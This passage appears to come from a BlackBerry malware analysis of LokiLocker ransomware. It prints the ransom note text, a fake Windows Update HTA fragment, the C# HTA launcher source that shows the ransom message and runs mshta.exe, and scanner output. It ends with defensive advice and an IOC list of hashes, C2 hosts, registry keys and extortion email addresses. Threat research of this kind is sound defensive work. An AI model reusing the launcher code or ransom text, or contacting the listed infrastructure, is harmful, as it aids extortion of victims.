
Do not rename encrypted files.

Do not try to decrypt your data using third party software, it may cause permanent data loss.

Decryption of your files with the help of third parties may cause increased price (they add their fee to our) or you can become a victim of a scam.

Figure 21: Ransom text


The HTA code also displays a fake Windows Update box as shown in Figure 22, then executes a new ransomware process from “C:\ProgramData\winlogon.exe,” and tries to access https[:]//picc[.]io/X8GRzsw.gif. The URL resolves to 3[.]64[.]163[.]50, but the content was no longer available at the time of writing.



```html
<body>
    <div class="centerbox"> <img id="gif" src="https://picc.io/X8GRzsw.gif" /><div class="FONT"> <a style="font-weight: bold;
" id="ref" data-translate="_win10workingonupdates">Working on updates</a> &nbsp;
<br /> <a style="font-weight: bold;
" id="timer">0%</a> <span style="font-weight: bold;
" data-translate="_win7percent">complete</span><br /> <span style="font-weight: bold;
" data-translate="_win10donotturnoff"><b>Don't turn off your PC. This will take a while.</b></span></div></div>

</body>
</html>
```

Figure 22 – Part of HTA code

The HTA code creates a Google Tag Manager (gtag) data layer, as shown in Figure 23, to store some metadata:




```javascript
function gtag(){
    dataLayer.push(arguments);
}
 gtag("js",new Date());
gtag("config","U[redacted]9");
</script>
```

Figure 23 – Use of gtag by the HTA code


HTA Launcher

LokiLocker drops a small binary that is used to display the message included in Figure 24, and to launch the “info.Loki” HTA file with the use of mshta.exe. The binary is compiled on the fly from an embedded C# code using a C# compiler.




```csharp
using System;
using System.Diagnostics;
using System.IO;
using System.Runtime.InteropServices;

namespace Loki
{
    class Natives
    {
        [DllImport("user32.dll", SetLastError = true, CharSet = CharSet.Auto)]
        public static extern int MessageBox(IntPtr hWnd, String text, String caption, uint type);
    }
    class Program
    {

        static void Main(string[] args)
        {
            Natives.MessageBox(IntPtr.Zero, "This file and all other files in your computer are encrypted by Loki locker.\r\nIf you want to restore this file and rest of your files,
                Please send us message to this e-mail : d4rkw4ve@tutanota.com\r\nWrite this ID in the title of your message : \r\nWe will help you, in any steps.\r\nIn case of no
                answer in 24 hours, write us to this e-mail : dark4wave@yandex.com", "Loki locker", 0x00000040);
            string filename = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData),"info.Loki");
            if (File.Exists(filename))
            { Process.Start("mshta.exe","\\"" + filename + "\\""); }
        }
    }
}
```

Figure 24 – HTA launcher code



This file and all other files in your computer are encrypted by Loki locker.


If you want to restore this file and rest of your files, Please send us message to this e-mail : **<attackers_email>**

Write this ID in the title of your message : **<victim_id>**

We will help you, in any steps.


In case of no answer in 24 hours, write us to this e-mail : **<attackers_email_2>**

Figure 25: MessageBox text

Network Scanner

We noted two forms of network scanning used in conjunction with LokiLocker. The first was an inbuilt network scanner, which could identify network shares in order to mount and encrypt them.

The threat actors distributing LokiLocker have also been observed using a network scanner utility called “NS” that they dropped into the victim’s environment. The tool is a simple command line scanner that lists mounted and unmounted local drives and network shares, as shown inFigure 26.



```
------------------------------------------------------------------
|     Scan all network by mask and mount shared folders as drives  |
|     + scan local volumes for unmounted drives.                   |
|     +disabled restriction on the count of ip`s(be careful!)      |
-------------------------------------------------------------------


####################################################################
#                     Appreciate your time!                        #
# Network scan and mount include chek for unmounted local volumes. #
# '98' was add for standalone usage!                               #
####################################################################


Select ip appdres for scan network:

   1 Scan by: 192.168.56.101
   98 Scan Local volumes for unmounted drives

Enter a number to scan:
```

Figure 26: NS.exe tool

NS.exe has been on VirusTotal since 2018, and it has been seen across several different ransomware campaigns: Dharma, Phobos, LockBit, Revil – to name just a few. There’s not much intel around this tool, but it seems to be distributed on the dark net as part of or alongside many RaaS-based threats.

Conclusions

LokiLocker ransomware is adept at causing mayhem on the user’s endpoints, and, like its namesake Norse god, can prove to be vengeful and destructive if not appeased with a (financial) offering. LokiLocker’s use of KoiVM as a virtualizing protector for .NET applications is an unusual method of complicating analysis. We haven’t seen a lot of other threat actors using it yet, so this may be the start of a new trend.

The inclusion of the “Iran" code is also intriguing, as it’s not entirely clear if or how that snippet was intended to be used. Normally, country lists are meant to exclude “friendly territories” from potential harm. But as this code does not seem to be used, it could be a ruse, included in hopes that researchers will pin the blame for LokiLocker’s creation on Iran. There is also the fact that some of the earliest known LokiLocker affiliates go under usernames that can be found exclusively on Iranian hacking channels. Moreover, Iranian cracking tools have been used to distribute the initial samples of this ransomware. These details further muddy the waters. With tricksters and threat actors, it can be difficult to tell the difference between a meaningful clue and a false flag - and one can never be sure just how far down the rabbit hole the deception goes.

To protect against infections by LokiLocker and similar RaaS offerings, the best rule is to always have a backup copy of your data (or your company’s data). This should be stored offline and unplugged, preferably, in case your backup drives get hit by LokiLocker and encrypted, too.

When downloading files, including new programs and software, take care to only download from trusted, official sites, rather than third-party or peer-to-peer (pirate) sites, which often harbor malicious files inside seemingly innocuous or “cracked” software. The same goes for email attachments – even attachments from trusted contacts should be treated with a healthy dose of caution (and preferably, scanned with an up-to-date antivirus program before opening).

At the time of writing this, there is no free tool to decrypt files encrypted by LokiLocker. If you are already infected with LokiLocker ransomware, the recommendation by most official security authorities – such as the FBI – is not to pay the ransom. Quite apart from the fact that every victim who pays the ransom perpetuates the global growth of ransomware, remember that you’re dealing with criminals here, and there is no guarantee that you’ll regain access to your data, even if you pay up. Finally, even if you’re data is restored, there is no way to know whether the threat actor planted a backdoor somewhere on your machine, for easy future access. After all, people who pay one ransom can often be persuaded to pay another.

When it comes to ransomware of all types, often the best thing we can do as defenders is to make every effort to stay one step ahead of the threat actors, even when the journey proves complex and arduous.

If you are a victim of ransomware:

- Contact your local FBI field office to request assistance, or submit a tip online.
- File a report with the FBI’s Internet Crime Complaint Center (IC3).
- For additional assistance, you can reach BlackBerry’s 24-hour incident response team.

Appendix

IOCs

0684437b17ae4c28129fbb2cfe75b83cc8424ba119b9ca716ad001a284d62ead	SHA256
15d7342be36d20ce615647fac9c2277f46b6d19aa54f3cf3d99e49d6ce0486d0	SHA256
1a4a3bfb72f3a80e4b499ecebe99f53a2b7785eace7f612b3e219409d1e1ffc7	SHA256
2a7f01d924a4fc38c9fad586634eccbc28de07d97531c4a02eb6085359093a45	SHA256
37702b94f9fc14a406312a2a392ad9553cf05c4b6870d94b5cf4781c02c29414	SHA256
4215b5ce91deb97011cba2dd94d5bac1a745d6d55f6938b86e209eaaf8e655df	SHA256
52c045b57e24585467be13454c5db551987fd23bfa931a7f6ab41e6f11b8a7ec	SHA256

55da12a82c8e0b9fda5dbba6612627c0ee5d13d55e3bcc1df2ca9785c97caf64	SHA256
5ccee068daf8a672d0e63e334e00985aa7fe56aa26b6c036d562728fdf968237	SHA256
6205056cd92c75579f56bd0ce7159fae9f360d4c183beb10743330952bf22056	SHA256
630e24cc1c4c95321965ad967e77e1888c48c4b1f653d800c7df08e879814787	SHA256
75a5d27c77cf8515cff84d789f0e8f849b37e15b9b5f1c0801bab414061048a6	SHA256
78a530f35d1cc89fc757b7661cbd57b2e9e46aeed53e2e66247db66c214a2ba0	SHA256
7f23ea1e5ab087ba2c4e0ea251d680ef5190d49181efcc222702075b276d5990	SHA256
8630df622ee773c3d9c934fe9d925c019b43232e8f2810ee651dcf5f3ec79893	SHA256
88acae18f2cf7de7bb76784d45d9612561c8890872ea3629f0608577928745a5	SHA256
8de5b9332556da8f401c5cbf3cea1dbc1e1ba277c0efa85dce8cd36310c2936c	SHA256
8f78555f0f62b4f280a77109dbaa4aeb5c347d1ea38b521f98c57a7acea8087e	SHA256
8f8cf6b8cd0c789d3f67f6291bb7c0c5416e27320631c852152a63513185941e	SHA256
a1e30ea263ba21d656717f7f7824ecb2dc90896f55eae134afaf7691209979fd	SHA256
ac1b326f23e17726a2b90ce8a9d29c6e44a2cb37b431e2b94734bdd17618ae26	SHA256
adacbc5402326f87c76cc7737ad924ce5bd7394400ef86a48fa754af9d22da66	SHA256
b01a96892f3efdaa6682078339b23d8954d571c27ee15a4ce9ef8ad6c415f06d	SHA256
b8996e435ba229837d13f9837f6c0451f50a5767b0d1f1bb715670c802a1d564	SHA256
c3fe7ee5451108c16d7730d0bf589f70b841f3846908c1761d827a70f3462ef0	SHA256
c80513aaff11a2a2914d3a674737f63fbc04c6d5de7fda6f8b6e07df580664cf	SHA256
c8e8599e8d86ff7daf02ea9c01d31f4cdcf829314c76b84d1b1b8a982d1299c5	SHA256
cb17673f3cde6e542db3ff5facee2a01fdec462be275e9274c512038470009d1	SHA256
da0a82d322502cd6d156649dee1e0a45348df0dce272b6ae2dd81af25f774c62	SHA256
df24b04f6ff0ac50fbf1c01ee02f809c1c3f9fbe9d14eefc3306b1b586bf943e	SHA256
e28b0a93649010788bbeda883a08254fefe3710700fc2c5a8dea94ec39402ec3	SHA256
f2da3d1410c5058720a4307acf5fec7fc2b54285be9dd89eae108cce368dcde7	SHA256
fe930861d5eec95a3ea1239e7a8f4182a2cf5b094ac3a48c4cb2f0ef39facd05	SHA256
fffcf4be17e732aa3a5387e747290236d0f75ff3a24cb43eca793668d7772ddd	SHA256
4e6471c4574152d0eb2d2c608e540e505f3db41b50997d1f06c47e587a355d80	SHA256
7c890018d49fe085cd8b78efd1f921cc01936c190284a50e3c2a0b36917c9e10	SHA256
9ab1694c978f11521c6bca73d40256e4b433f3279792db8ae1fecc5e0ad174c9	SHA256
ebc955f12b0a2b588efca6de0af144dd00e33ead80185a887bf7c97329b28ec6	SHA256
1e6ecdb54224eea50476be03d5a48083deae15301f26ba3519e0c0a5eb77b1f4	SHA256
268c2924d45c0c7be9b67b85f03ddf5df97f2bc8963faefe1bec244e0cb95225	SHA256
36b5fe49cd81393f8c60c70c941a1e6aaf181775b0614f1c4a142f38c7af1a81	SHA256
42088f0e3e9c70b7d1d238f7e3b03a3ca177748ba2568adba9104bbed2827734	SHA256
6d1ecc48069eae14a831af05d29d2d25c0fa9f7c62f1f51c44d0d70fb014a590	SHA256
84d9ef8cb92d57b178cce655f3f7808c6f5cf42f15c468f741b253f37ffc39fc	SHA256
bb382bbc0756832748b33f0d7f7ec218d570afa031937259e69237df4945d074	SHA256
ca478cb334360bef31d394438cba1449dfe0b8d751cc8eb679f09e12e5068d1a	SHA256
e9e80fd3fe71d133609f5bc75081b13123e4f9a5ed1920050727955185f3ce52	SHA256
fe40e5c6244c7e0a256689b6ea0881998fef897cece79a2add3ba8f7a23f4f2b	SHA256
8cb1e9c99ad716a2541697a6d4ada32433b56e11dfe6aa1cb7c4fbc72b4bad2e	SHA256
c1e8c720da2297aa4432364441b341ec85e6f7f571cf6348ffdc51f4ae96418a	SHA256
loki-locker[.]one	C2 domain
194.226.139[.]3	C2 IP
91.223.82[.]6	C2 IP
Software\Loki\public	Reg value
Software\Loki\full	Reg value
Software\Loki\timer	Reg value
Software\Microsoft\CurrentVersion\Run\Michael Gillespie	Reg value

%ProgramData%\winlogon.exe	Executable
%ProgramData%\config.Loki	Config file
<malware_path>\loki.txt	Config file
<malware_path>\logs.txt	Log file
Restore-My-Files.txt	Readme file
Info.Loki	HTA file
Cpriv.Loki	Data file
Loki/1.0	User Agent
.Loki	File extension
.Adair	File extension
.Boresh	File extension
.Rainman	File extension
.Spyro	File extension

Known Affiliate Names

AbolSpyro

AdairFile

Ahmad_C4

Darwin

Fardinyps

Fuck3r_life

Helpmezeus

John

Kingbo

LokiBlack

Mindnear

Miracle

Miveh_sabzikosher

Roxlock

Shadow

ShreAzm0

Sirer

darkages

darkkiller

arkwave

ghost

h33shmat

hijack

jhnvjfygbjdhf

mjid4MB

mr_noobx

numbervpss

optimus982

pf9922

qazw

sidewinder

Known Email Addresses

BlackSpyro[at]mailfence[.]com

BlackSpyro[at]tutanota[.]com

DecNow[at]MsgSafe[.]io

DecNow[at]TutaMail[.]Com

Decoder[at]firemail[.]cc

Decryptfiles[at]goat[.]si

Filemanager[at]mailfence[.]com

Helpingdecode[at]tutanota[.]com

Miiracle11[at]yandex[.]com

Miracle11[at]keemail[.]me

PayForDecrypting[at]gmail[.]com

PayForDecrypting[at]outlook[.]com

Rdpmanager[at]airmail[.]cc

RoxLock[at]keemail[.]me

RoxLock[at]mailfence[.]com

Shadow0[at]mailfence[.]com

Shadow11[at]mailfence[.]com

Skydancerf5[at]cock[.]li

Sapphire01[at]keemail[.]me

Sapphire02[at]mailfence[.]com

Unlockpls.dr01[at]protonmail[.]com

Unlockpls.dr01[at]yahoo[.]com

adairfile[at]mailfence[.]com

adairfile[at]tutanota[.]com

admindec[at]rape[.]lol

anoniran[at]protonmail[.]com

badlamadec[at]msgsafe[.]io

d4rkw4ve[at]tutanota[.]com

dark4wave[at]yandex[.]com

dark.killer[at]mailfence[.]com

darkkiller[at]cock[.]li

decryptyourfiles[at]firemail[.]cc

decsup[at]tuta[.]io

falcon9[at]cyberfear[.]com

filemanager[at]cock[.]li

jesushelp01[at]techmail[.]info

jesushelp02[at]mailfence[.]com

kingbo[at]tutanota[.]com

kingboo[at]mailfence[.]com

kingvps1[at]mailfence[.]com

kingvps[at]mailfence[.]com

lockirswsuppurt[at]mailfence[.]com

lockteam[at]cock[.]li

lockteam[at]keemail[.]me

loki.black[at]mailfence[.]com

loki.black[at]msgsafe[.]io

loki.help[at]bingzone[.]net

loki.help[at]mailfence[.]com

loki.support01[at]techmail[.]info

loki.support02[at]mailfence[.]com

loki01[at]keemail[.]me

loki02[at]mailfence[.]com

lordpdx[at]tutanota[.]com

mrcrypt2[at]mailfence[.]com

mrcrypt[at]msgsafe[.]io

mrrobot13[at]cock[.]li

pf2536[at]protonmail[.]com

pf2536[at]tutanota[.]com

puffcrypt[at]gmail[.]com

rain.man13[at]mailfence[.]com

rain_man13[at]keemail[.]me


skydancerf5[at]tutanota[.]com

tran9ino00[at]protonmail[.]com

wannayourdata[at]gmail[.]com

xmagic22[at]tutanota[.]com

xmaster22[at]tutanota[.]com


BlackBerry
Intelligent Security. Everywhere.
THE BEST DEFENSE IS ABOUT TO BE A BEST SELLER.
BlackBerry.com/beacon
FINDING BEACONS IN THE DARK

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

Back